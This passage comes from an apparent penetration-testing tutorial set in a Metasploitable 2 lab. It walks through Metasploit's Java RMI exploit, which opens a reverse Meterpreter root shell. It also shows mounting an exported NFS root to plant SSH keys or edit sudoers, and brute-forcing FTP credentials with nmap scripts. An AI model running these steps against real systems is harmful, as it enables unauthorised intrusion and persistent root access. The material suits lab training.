Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----          -----      -----
exploit/multi/browser/java_rmi_connection_impl  2010-03-31    excellent  Java RMIClnectionImpl Deserialization Privilege Escalation

msf > 
```

That one looks like it is for a web browser. But let's take a look anyway. Type in the “use” command as we have before:

```
use exploit/multi/browser/java_rmi_connection_impl
```

Then enter “info”:

```
msf > use exploit/multi/browser/java_rmi_connection_impl
msf exploit(multi/browser/java_rmi_connection_impl) > info
folders.sh
    Name: Java RMIClassLoader Deserialization Privilege Escalation
    Module: exploit/multi/browser/java_rmi_connection_impl
    Platform: Java
    Arch:
    Privileged: No
        License: Metasploit Framework License (BSD)
        Rank: Excellent
    Disclosed: 2010-03-31

Provided by:
    Sami Koivu
    Matthias Kaiser
    egypt <egypt@metasploit.com>

Available targets:
    Id  Name
    --  ---
    0  Generic (Java Payload)

Basic options:
    Name      Current Setting  Required  Description
    ----      -----          -----      -----
    SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
    SRVPORT   8080            yes       The local port to listen on.
    SSL        false           no        Negotiate SSL for incoming connections
    SSLCert    Path to a custom SSL certificate (default is randomly generated)
    URIPATH   Path to use for this exploit (default is random)

Payload information:
    Space: 20480
    Avoid: 0 characters

Description:
    This module exploits a vulnerability in the Java Runtime Environment
    that allows to deserialize a MarshalledObject containing a custom
    classloader under a privileged context. The vulnerability affects
    version 6 prior to update 19 and version 5 prior to update 23.

References:
    https://cvedetails.com/cve/CVE-2010-0094/
    OSVDB (63484)
    http://slightlyrandombrokenthoughts.blogspot.com/2010/04/java-rmiconnectionimpl-deserialization.html

msf exploit(multi/browser/java_rmi_connection_impl) >
```

To use this one, it looks like we have to get someone to click on something in their browser. It would then connect back to our listening service and give us a shell. This isn't going to work for what we're doing here. Enter the “back” command as we have done before. Let's keep looking.

Let's take a look at another way we can find exploits.

Exploit-DB

There is an online database of known exploits. Not all of these exploits are in Metasploit, but some of them are. The good news is that we can search this database from within Metasploit. To do this, enter “searchsploit <search term>”. So for this case, let’s try the following:

```
searchsploit java rmi
```

It looks like there are a four entries:

```
msf > searchsploit java rmi
[*] exec: searchsploit java rmi


-----
Exploit Title | Path
Java - RMIClassLoader Deserialization Privilege Escalation (Metasploit) | (/usr/share/exploitdb/)
Java RMI - Server Insecure Default Configuration Java Code Execution (Metasploit) | exploits/multiple/remote/16305.rb
Jenkins CLI - RMI Java Deserialization (Metasploit) | exploits/multiple/remote/17535.rb
LANSA axes Web Terminal TN5250 - 'axes_default.css' Cross-Site Scripting | exploits/java/remote/38983.rb
Shellcodes: No Result | exploits/java/webapps/35683.txt
msf > |
```

We’re going to look up the CVE for each one of these, and try them to see if we can get one to work. Copy the full title of the first entry:

“Java - RMIClassLoader Deserialization Privilege Escalation (Metasploit)”

Now, let’s go to the exploit-db database: <https://www.exploit-db.com/>

In the upper-right corner, there is a search:



Click on that. A search bar comes up. Paste in the title of our first entry from Metasploit, and do the captcha. It should look like this:

Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by **CVE** and **OSVDB** identifiers.

Java - RMIClassLoaderImpl Deserialization Privilege Escalation (Metasploit)

I'm not a robot  reCAPTCHA
Privacy - Terms

Search **More Options**

Now click “Search.” Exactly one result comes up:

Date	D	A	V	Title	Platform	Author
2010-09-27		-		Java - RMIClassLoaderImpl Deserialization Privilege Escalation (Metasploit)	Multiple	Metasploit

1 total entries

Let's click on it to see what we can learn.

Towards the top, there's a gray box:

EDB-ID: 16305	Author: Metasploit	Published: 2010-09-27
CVE: CVE-2010-0094	Type: Remote	Platform: Multiple
Aliases: N/A	Advisory/Source: N/A	Tags: Metasploit Framework (MSF)
E-DB Verified:	Exploit: Download / View Raw	Vulnerable App: N/A

This tells us that there is a CVE for it, and that it looks like it's in Metasploit. Let's head back to Metasploit and search for that CVE:

```
msf > search cve:2010-0094
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----          -----      -----
exploit/multi/browser/java_rmi_connection_impl 2010-03-31    excellent Java RMIConnectionImpl Deserialization Privilege Escalation

msf > 
```

That looks an awful lot like the one we saw before. So, we're going to skip it. Perform the search as we did before with:

```
searchsploit java rmi
```

We get our same four results. This time, we're going to try the second one:

```
msf > searchsploit java rmi
[*] exec: searchsploit java rmi

Exploit Title                                | Path
-----|-----
Java - RMIConnectionImpl Deserialization Privilege Escalation (Metasploit) | (/usr/share/exploitdb/)
Java RMI - Server Insecure Default Configuration Java Code Execution (Metasploit) | exploits/multiple/remote/16305.rb
Jenkins CLI - RMI Java Deserialization (Metasploit) | exploits/multiple/remote/17535.rb
LANSA aXes Web Terminal TN5250 - 'axes_default.css' Cross-Site Scripting | exploits/java/remote/38983.rb
Shellcodes: No Result                         | exploits/java/webapps/35683.txt

msf > 
```

Copy the name of that entry:

“Java RMI - Server Insecure Default Configuration Java Code Execution (Metasploit)”

Go back to <https://www.exploit-db.com/> and search for that like we did with the first one. We get one result:

The screenshot shows a search results page from Exploit-DB. At the top, there's a search bar containing the query "Java RMI - Server Insecure Default Configuration Java Code Execution (Metasploit)". Below the search bar is a CAPTCHA field with the text "I'm not a robot". To the right of the CAPTCHA are "Search" and "More Options" buttons. The main content area shows a table with one row. The row contains a timestamp "2011-07-15", a download icon, a link to the exploit details, and columns for "Platform" (Multiple) and "Author" (Metasploit). The title of the exploit is highlighted in blue.

Date	D	A	V	Title	Platform	Author
2011-07-15		-		Java RMI - Server Insecure Default Configuration Java Code Execution (Metasploit)	Multiple	Metasploit

Click on that entry. Let's see what we find out. At the top, we see the gray box:

EDB-ID: 17535	Author: Metasploit	Published: 2011-07-15
CVE: CVE-2011-3556	Type: Remote	Platform: Multiple
Aliases: N/A	Advisory/Source: N/A	Tags: Metasploit Framework (MSF)
E-DB Verified: ✓	Exploit: Download / View Raw	Vulnerable App: N/A


We learn that it has a CVE. It also appears that it should be in Metasploit. Go back to Metasploit.

Exploiting Java RMI Registry

Search for the CVE as we did before by entering the command:

```
search cve:2011-3556
```

Two results come up. We'll use the exploit (the second one):



```
msf > search cve:2011-3556
Matching Modules
=====
Name          Disclosure Date  Rank      Description
-----
auxiliary/scanner/misc/java_rmi_server  2011-10-15    normal   Java RMI Server Insecure Endpoint Code Execution Scanner
exploit/multi/misc/java_rmi_server       2011-10-15    excellent Java RMI Server Insecure Default Configuration Java Code Execution

msf > 
```

Let's enter our "use" command and then run "info" to learn about it:

```

msf > use exploit/multi/misc/java_rmi_server
msf exploit(multi/misc/java_rmi_server) > info
  Shared-
    Name: Java RMI Server Insecure Default Configuration Java Code Execution
    Module: exploit/multi/misc/java_rmi_server
    Platform: Java, Linux, OSX, Solaris, Windows
    Arch:
    Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
    Disclosed: 2011-10-15

  Provided by:
    mihi

  Available targets:
    Id  Name
    --  --
    0  Generic (Java Payload)
    1  Windows x86 (Native Payload)
    2  Linux x86 (Native Payload)
    3  Mac OS X PPC (Native Payload)
    4  Mac OS X x86 (Native Payload)

  Basic options:
    Name      Current Setting  Required  Description
    ----      -----          -----      -----
    HTTPDELAY  10            yes       Time that the HTTP Server will wait for the payload request
    RHOST      192.168.1.111  yes       The target address
    RPORT      1099           yes       The target port (TCP)
    SRVHOST    0.0.0.0        yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
    SRVPORT    8080           yes       The local port to listen on.
    SSL        false          no        Negotiate SSL for incoming connections
    SSLCert   /usr/share/metasploit-framework/data/certs/ssl/server.cert  no        Path to a custom SSL certificate (default is randomly generated)
    URIPATH   /rmi          no        The URI to use for this exploit (default is random)

  Payload information:
    Avoid: 0 characters

  Description:
    This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.

  References:
    http://download.oracle.com/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html
    http://www.securitytracker.com/id?1026215
    https://cvedetails.com/cve/CVE-2011-3556/

```

Looks like the port is already set. Let's set our RHOST, and then "run" it:

```
msf exploit(multi/misc/java_rmi_server) > set RHOST 10.0.20.48
RHOST => 10.0.20.48
msf exploit(multi/misc/java_rmi_server) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.0.20.47:4444
msf exploit(multi/misc/java_rmi_server) > [*] 10.0.20.48:1099 - Using URL: http://0.0.0.0:8080/2CW9km
[*] 10.0.20.48:1099 - Local IP: http://10.0.20.47:8080/2CW9km
[*] 10.0.20.48:1099 - Server started.
[*] 10.0.20.48:1099 - Sending RMI Header...
[*] 10.0.20.48:1099 - Sending RMI Call...
[*] 10.0.20.48:1099 - Replied to request for payload JAR
[*] Sending stage (53837 bytes) to 10.0.20.48
[*] Meterpreter session 1 opened (10.0.20.47:4444 -> 10.0.20.48:46664) at 2018-02-08 02:29:50 -0500
[*] 10.0.20.48:1099 - Server stopped.
```

So, now what? Well, we're going to interact with that session, listed as session "1" here. Enter the command:

```
sessions -i <session number>
```

In this case <session number> is 1. You'll have to put in the session specified by Metasploit from your output. Then, when the meterpreter shell comes up, we'll enter "shell". At that point, we are on the Metasploitable 2 system, again:

```
[*] 10.0.20.48:1099 - Server stopped.
sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:b7:fd:e5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.20.48/24 brd 10.0.20.255 scope global eth0
        inet6 fe80::20c:29ff:feb7:fde5/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:b7:fd:ef brd ff:ff:ff:ff:ff:ff
```

And again, we are root!

Run “exit” twice to return to Metasploit. Enter “back” to clear our exploit.

So this one took a little more effort. The goal here is to teach you how to do the research necessary to find the exploit that will work, and then how to use it once you have found it. Some of these services take more work than others to find a working exploit.

Let’s run “services” again, and pick something else:

```
msf > services
Services
=====
shared-
folders.sh

host      port   proto  name        state  info
-----
10.0.20.48  21     tcp    ftp       open    vsftpd 2.3.4
10.0.20.48  22     tcp    ssh       open    OpenSSH 4.7p1 Debian 8ubuntul protocol 2.0
10.0.20.48  23     tcp    telnet    open    Linux telnetd
10.0.20.48  25     tcp    smtp      open    Postfix smtpd
10.0.20.48  53     tcp    domain    open    ISC BIND 9.4.2
10.0.20.48  80     tcp    http      open    Apache httpd 2.2.8 (Ubuntu) DAV/2
10.0.20.48  111    tcp    rpcbind   open    2 RPC #100000
10.0.20.48  139    tcp    netbios-ssn open    Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.20.48  445    tcp    netbios-ssn open    Samba smbd 3.0.20-Debian workgroup: WORKGROUP
10.0.20.48  512    tcp    exec      open    netkit-rsh rexecd
10.0.20.48  513    tcp    login     open    OpenBSD or Solaris rlogind
10.0.20.48  514    tcp    shell     open
10.0.20.48  1099   tcp    java-rmi  open    Java RMI Registry
10.0.20.48  1524   tcp    shell     open    Metasploitable root shell
10.0.20.48  2049   tcp    nfs      open    2-4 RPC #100003
10.0.20.48  2121   tcp    ftp       open    ProFTPD 1.3.1
10.0.20.48  3306   tcp    mysql    open    MySQL 5.0.51a-3ubuntu5
10.0.20.48  3632   tcp    distccd   open    distccd v1 (GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
10.0.20.48  5432   tcp    postgresql open    PostgreSQL DB 8.3.0 - 8.3.7
10.0.20.48  5900   tcp    vnc      open    VNC protocol 3.3
10.0.20.48  6000   tcp    x11      open    access denied
10.0.20.48  6667   tcp    irc      open    UnrealIRCd
10.0.20.48  6697   tcp    irc      open    UnrealIRCd
10.0.20.48  8009   tcp    ajp13    open    Apache Jserv Protocol v1.3
10.0.20.48  8180   tcp    http     open    Apache Tomcat/Coyote JSP engine 1.1
10.0.20.48  8787   tcp    drb      open    Ruby DRb Ruby 1.8; path /usr/lib/ruby/1.8/druby
10.0.20.48  34378  tcp    java-rmi  open    Java RMI Registry
10.0.20.48  38321  tcp    nlockmgr  open    1-4 RPC #100021
10.0.20.48  56415  tcp    status    open    1 RPC #100024
10.0.20.48  56814  tcp    mountd   open    1-3 RPC #100005

msf > 
```

A Look at NFS

What about that NFS server? Let's see what it has exported. Open up another terminal in Kali Linux. To see what a remote NFS server has available to mount, we use the "showmount" command. This was not installed by default on my Kali Linux vm, so I had to install it with the following command:

```
apt-get install nfs-server
```

Once that finishes, we can enter the following command:

```
showmount -e <ip address>
```

Use the IP of your Metasploitable 2 server.

It shows that the remote server is exporting the root of the filesystem:

```
root@kali:~# showmount -e 10.0.20.48
Export list for 10.0.20.48:
/ *
root@kali:~#
```

Let's mount it and see what we can do with it.

Exploiting NFS

First, let's make a mount point with the following command:

```
mkdir -p /mnt/nfs
```

Then, let's mount the remote filesystem with this command:

```
mount <ip address>:/ /mnt/nfs
```

After that, we'll change directories over to that filesystem and see what's on it with:

```
cd /mnt/nfs
```

And then:

```
ls -alh --color
```

Here's what that all looks like:

```
root@kali:~# mkdir -p /mnt/nfs
root@kali:~# mount 10.0.20.48:/ /mnt/nfs
root@kali:~# cd /mnt/nfs
File Edit View Search Terminal Help
root@kali:/mnt/nfs# ls -lah --color
total 108K
drwxr-xr-x 21 root root 4.0K May 20 2012 .
drwxr-xr-x 3 root root 4.0K Feb 8 21:19 ..
drwxr-xr-x 2 root root 4.0K May 13 2012 bin
drwxr-xr-x 3 root root 4.0K Apr 28 2010 boot
lrwxrwxrwx 1 root root 10.011 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 2 root root 4.0K May 20 2012 dev
drwxr-xr-x 95 root root 4.0K Feb 8 20:38 etc
drwxr-xr-x 6 root root 4.0K Apr 16 2010 home
drwxr-xr-x 2 root root 4.0K Mar 16 2010 initrd
lrwxrwxrwx 1 root root 10.032 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4.0K May 13 2012 lib
drwxr-xr-x 2 root root 16K Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4.0K Mar 16 2010 media
drwxr-xr-x 3 root root 4.0K Apr 28 2010 mnt
-rw----- 1 root root 10.11K Feb 8 02:17 nohup.out
drwxr-xr-x 2 root root 4.0K Mar 16 2010 opt
dr-xr-xr-x 2 root root 4.0K Apr 28 2010 proc
drwxr-xr-x 13 root root 4.0K Feb 8 02:17 root
drwxr-xr-x 2 root root 4.0K May 13 2012 sbin
drwxr-xr-x 2 root root 4.0K Mar 16 2010 srv
drwxr-xr-x 2 root root 4.0K Apr 28 2010 sys
drwxrwxrwt 6 root root 4.0K Feb 8 06:25 tmp
drwxr-xr-x 12 root root 4.0K Apr 28 2010 usr
drwxr-xr-x 15 root root 14.40K May 20 2012 var
lrwxrwxrwx 1 root root 10.029 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
root@kali:/mnt/nfs#
```

So what can we do with this? Well, if you have an SSH public key, you can put it into `/root/.ssh/authorized_keys` and ssh right into the box as root. You could add yourself as a user, create a home directory, add your SSH public key into `/home/<your user>/.ssh/authorized_keys`, and put yourself into the sudoers file. Again, you'd be able to ssh into the box and become root. You can look at configuration files to see if anything else is configured insecurely.

Well, let's unmount the remote filesystem and move on. Run these commands to do so:

```
cd ~
umount /mnt/nfs
rmdir /mnt/nfs
```

You can then close that terminal window. What else do we have in the list?

A Look at ProFTPD

In our list of services, we see that ProFTPD is running on port 2121. How could we get into that? We could try to FTP in as an anonymous user. There are tons of FTP clients to pick from. We are going to do this step from our host machine, not one of the virtual machines.

For Windows, you could use:

- FileZilla
- WinSCP
- CuteFTP
- CoreFTP
- WISE-FTP

And of course, there are many others. Grab one.

Or for Linux, you could use:

- gFTP
- FileZilla
- FireFTP

Or whichever other one you want. Go ahead and install your favorite.

Open it up. We'll first try logging in as an anonymous user.


For the host, we'll put the IP of the Metasploitable 2 system.

For the Username, we'll use "anonymous".

For the password, it's usually in the form of an email address, so we'll use "test@test.com".

And for the port, we'll put in 2121.

Here's what it looks like in FileZilla:



Connect to try it out. Hmm... it says that the login was incorrect. Well, how do we find out how to get into this service? I bet 'nmap' could help us. It has a scripting engine that we can use to scan and test remote services.

Exploiting ProFTPD

Open a new terminal window in your Kali Linux virtual machine. We're going to use an FTP script in nmap to see what we can learn about this service. To do this, enter the following command:

```
nmap --script ftp-* <ip address>
```

This takes quite awhile to run. When it finishes, examine the output. It found some valid credentials:

```


Host is up (0.00074s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials ←
|_ Statistics: Performed 3635 guesses in 603 seconds, average tps: 5.9
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.20.47
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:B7:FD:E5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 603.65 seconds
root@kali:~# msf > 
```

Granted, it was scanning port 21 rather than port 2121, but let's see if the credentials work for both. Back to the FTP client in your host system. We'll connect with the following:

- username: user
- password: user
- host: your Metasploitable 2 host IP
- port: 2121

Go ahead and try to connect. It worked! Here's what that looks like:



If you try it on port 21, it works as well.

There are several other vulnerabilities available to exploit on Metasploitable 2. I don't want to deprive you of practicing your new skills. Therefore, I'm going to stop here. But we have covered the basics. See what else there is and research how to exploit it.

Metasploit Maintenance

As you're using Metasploit, you'll want to know some basic maintenance to keep everything running smoothly. Let's look at a few things that will help with this.

Database Connectivity

You can check the status of the database connection with the following command:

```
db_status
```

This will tell you if Metasploit is connected to the database:

```
msf > db_status
[*] postgresql connected to msf
msf > █
```

That is the output you want to see. If it's not connected, you can restart postgres. Quit out of Metasploit. When you're back at a shell prompt, run this command:

```
service postgresql restart
```

Once it's done, run "msfconsole" again to get back into Metasploit. You can check the status of the database again once you are logged in.

Clear Database

As you gather information in the ways we've covered here, it gets put into Metasploit's database. At some point, you may wish to clear out that database and start over fresh. To do this, we will be clearing out what's known as our *workspace*. This will remove the host information and services, for example. So only do this if you want to start fresh from a clean slate.

To list out the workspaces that there are, type the following command:

```
workspace
```

Identify the one you want to delete. Then use the following command:

```
workspace -d <name of workspace>
```

If you've deleted the only workspace, another default one will get created for you.

If you'd like to create a new one, you can do so with the following command:

```
workspace -a <name of workspace>
```

To switch workspaces, enter this command:

```
workspace <name of workspace>
```

This is what that looks like:

```
msf > workspace
* default
msf > workspace -d default
[*] Deleted and recreated the default workspace
msf > workspace -a new-workspace
[*] Added workspace: new-workspace
msf > workspace new-workspace
[*] Workspace: new-workspace
msf > workspace
  default
* new-workspace
msf > █
```

Additional Resources

Other Vulnerable Virtual Machines

